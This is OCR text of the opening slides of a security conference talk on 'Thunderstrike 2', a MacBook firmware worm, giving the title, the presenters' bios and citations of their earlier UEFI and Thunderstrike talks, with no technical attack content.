

Thunderstrike 2: Sith Strike
A MacBook firmware worm


Trammell Hudson (Two Sigma)
Xeno Kovah, Corey Kallenberg (LegbaCore)


About us -
Trammell Hudson








About us
Xeno Kovah & Corey Kallenberg















About us

Xeno Kovah & Corey Kallenberg

- We do digital voodoo
- Independent as of January 2015
- Focused on firmware and peripheral firmware security.




Rafal Wojtczuk, Corey Kallenberg: Attacks on UEFI security (31C3)


+


Trammell Hudson: Thunderstrike (31C3)

